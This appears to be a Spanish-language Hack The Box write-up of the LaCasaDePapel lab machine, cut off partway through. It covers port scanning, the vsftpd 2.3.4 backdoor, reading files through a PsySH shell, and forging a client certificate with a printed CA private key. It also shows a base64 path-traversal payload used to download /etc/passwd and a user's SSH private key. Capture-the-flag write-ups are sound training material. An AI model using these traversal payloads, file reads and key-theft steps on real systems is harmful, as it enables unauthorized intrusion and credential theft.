
Hack The Box - LaCasaDePapel Writeup

Dany Sucuc



MASSCAN

Escaneo de puertos tcp/udp.

```
masscan -p1-65535,U:1-65535 10.10.10.131 --rate=1000 -e tun0

Starting masscan 1.0.4 (http://bit.ly/14GZzcT)
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 443/tcp on 10.10.10.131
Discovered open port 22/tcp on 10.10.10.131
```

```
Discovered open port 80/tcp on 10.10.10.131
Discovered open port 21/tcp on 10.10.10.131
```

NMAP

Escaneo de puertos/servicios.

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-03 00:48 BST
Nmap scan report for 10.10.10.131
Host is up (0.22s latency).

PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 2.3.4
22/tcp  open  ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp  open  http     Node.js Express framework
|_http-title: La Casa De Papel
443/tcp open  ssl/http Node.js Express framework
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|   http/1.1
|_  http/1.0
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.11 seconds
```

Agregamos lacasadepapel.htb a nuestro archivo */etc/hosts*.

HTTPS

Al visitar la pagina en https nos muestra un error de certificado.


HTTP

Al visitar la pagina nos muestra una imagen QR.

FTP

Encontramos ftp en su version **vftpd 2.3.4** el cual tiene una vulnerabilidad de backdoor, utilizamos exploit escrito en python para ejecutar comandos, cuando lo ejecutamos nos muestra un mensaje de '**Psy Shell**', intentamos conectarnos al puerto 6200, y encontramos una shell de **Psysh**, y, con el comando dir la clase $tokyo.


INFO: https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/
Exploit: https://github.com/In2econd/vsftpd-2.3.4-exploit



Utilizamos el comando 'show $tokyo' para mostrar el codigo que en este se encuentra.


```
class Tokyo {
 private function sign($caCert,$userCsr) {
     $caKey = file_get_contents('/home/nairobi/ca.key');
     $userCert = openssl_csr_sign($userCsr, $caCert, $caKey, 365, ['digest_alg'=&gt;'sha256']);
     openssl_x509_export($userCert, $userCertOut);
     return $userCertOut;
    }
}
```

Al parecer es una clase que crea un certificado para tener acceso a la pagina en https, vamos a generar el nuestro utilizando la key (***ca.key***) que utiliza la funcion. Para leer este archiv utilizamos: **file_get_contents(archivo)**.



```
echo $key
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s4Pmwdb
7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w8Yaz0/
2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjPNKLcRl
uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfbLLMW8M
YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5Go7XEyp
s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D989+Us
PCe7nAxnAgMBAAECggEAagfyQ5jR58YMX97GjSaNeKRkh4NYpIM25renIed3C/3V
Dj75Hw6vc7JJiQlXLm9nOeynR33c0FVXrABg2R5niMy7djuXmuWxLxgM8UIAeU89
1+50LwC7N3efdPmWw/rr5VZwy9U7MKnt3TSNtzPZW7JlwKmLLoe3Xy2EnGvAOaFZ
/CAhn5+pxKVw5c2e1Syj9K23/BW6l3rQHBixq9Ir4/QCoDGEbZL17InuVyUQcrb+
q0rLBKoXObe5esfBjQGHOdHnKPlLYyZCREQ8hclLMWlzgDLvA/8pxHMxkOW8k3Mr
uaug9prjnu6nJ3vlul42NqLgARMMmHejUPry/d4oYQKBgQDzB/gDfr1R5a2phBVd
I0wlpDHVpi+K1JMZkayRVHh+sCg2NAIQgapvdrdxfNOmhP9+k3ue3BhfUweIL9Og
7MrBhZIRJJMT4yx/2lIeiA1+oEwNdYlJKtlGOFE+T1npgCCGD4hpB+nXTu9Xw2bE
G3uK1h6Vm12IyrRMgl/OAAZwEQKBgQDahTByV3DpOwBWC3Vfk6wqZKxLrMBxtDmn
sqBjrd8pbpXRqj6zqIydjwSJaTLeY6Fq9XysI8U9C6U6sAkd+0PG6uhxdW4++mDH
CTbdwePMFbQb7aKiDFGTZ+xuL0qvHuFx3o0pH8jT91C75E30FRjGquxv+75hMi6Y
sm7+mvMs9wKBgQCLJ3Pt5GLYgs818cgdxTkzkFlsgLRWJLN5f3y01g4MVCciKhNI
ikYhfnM5CwVRInP8cMvmwRU/d5Ynd2MQkKTju+xP3oZMa9Yt+r7sdnBrobMKPdN2
zo8L8vEp4VuVJGT6/efYY8yUGMFYmiy8exP5AfMPLJ+Y1J/58uiSVldZUQKBgBM/
ukXIOBUDcoMh3UP/ESJm3dqIrCcX9iA0lvZQ4aCXsjDW61EOHtzeNUsZbjaylgxC
9amAOSaoePSTfyoZ8R17oeAktQJtMcs2n5OnObbHjqcLJtFZfnIarHQETHLiqH9M
WGjv+NPbLExwzwEaPqV5dvxiU6HiNsKSrT5WTed/AoGBAJ11zeAXtmZeuQ95eFbM
7b75PUQYxXRrVNluzvwdHmZEnQsKucXJ6uZG9skiqDlslhYmdaOOmQajW3yS4TsR
aRklful5+Z60JV/5t2Wt9gyHYZ6SYMzApUanVXaWCCNVoeq+yvzId0st2DRl83Vc
53udBEzjt3WPqYGkkDknVhjD
-----END PRIVATE KEY-----
```

Generamos nuestro certificado para firefox con los siguientes comandos:


```
openssl req -key ca.key -new -x509 -days 365 -out lacasadepapelhtb.crt -subj "/C=US/ST=New York/L=Brooklyn/O= La Casa De Papel/CN=lacasac

openssl pkcs12 -export -in lacasadepapelhtb.crt -inkey ca.key -out lacasadepapelhtb.p12
```

Importamos nuestro certificado a firefox y al visitar la pagina nos muestra lo siguiente:

Al visitar **SEASON-1** nos muestra una lista de videos en formato avi al visitar o dar click a uno de ellos nos descarga un archivo, vacio.


```
01.avi
https://lacasadepapel.htb/file/U0VBU09OLTEvMDEuYXZp
```

Dicha url en su parte final (/U0VBU09OLTEvMDEuYXZp) esta codificada en base64, por lo que al decodificarla obtenemos el valor de SEASON-1/01.avi, sabiendo esto podemos codificar '*../../../../etc/passwd*' en base64 para observar que pasa si codificamos una ruta de un archivo para descargarla.




Asi es como obtenemos el archivo */etc/passwd*, ahora que sabemos como descargar archivos vamos a descargar el *id_rsa* (*../.ssh/id_rsa*) del usuario '**berlin**' y asi conectarnos mediante el servicio **ssh**. Por alguna razon el *id_rsa* del usuario '**berlin**' no funciona en si mismo, funciona con el usuario '**professor**' y '**dali**'. En el caso de dali debemos de agregar nuestra clave al archivo *authorized_keys* mediante **PSYSH**.

USUARIO DALI PSYSH

https://www.sitepoint.com/interactive-php-debugging-psysh/
Utilizando **psysh** en el puerto 6200 mediante telnet podemos leer y escribir archivos, en este caso vamos a leer el archivo */etc/passwd*.

```
$file = file_get_contents('/etc/passwd');echo $file;
```



Al revisar dicho archivo vemos que el usuario '**dali**' tiene como shell **psysh** y su directorio principal es */home/dali*.

INFO: https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/

```
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
chrony:x:100:101:chrony:/var/log/chrony:/sbin/nologin
dali:x:1000:1000:dali,,,:/home/dali:/usr/bin/psysh
berlin:x:1001:1001:berlin,,,:/home/berlin:/bin/ash
professor:x:1002:1002:professor,,,:/home/professor:/bin/ash
vsftp:x:101:21:vsftp:/var/lib/ftp:/sbin/nologin
```

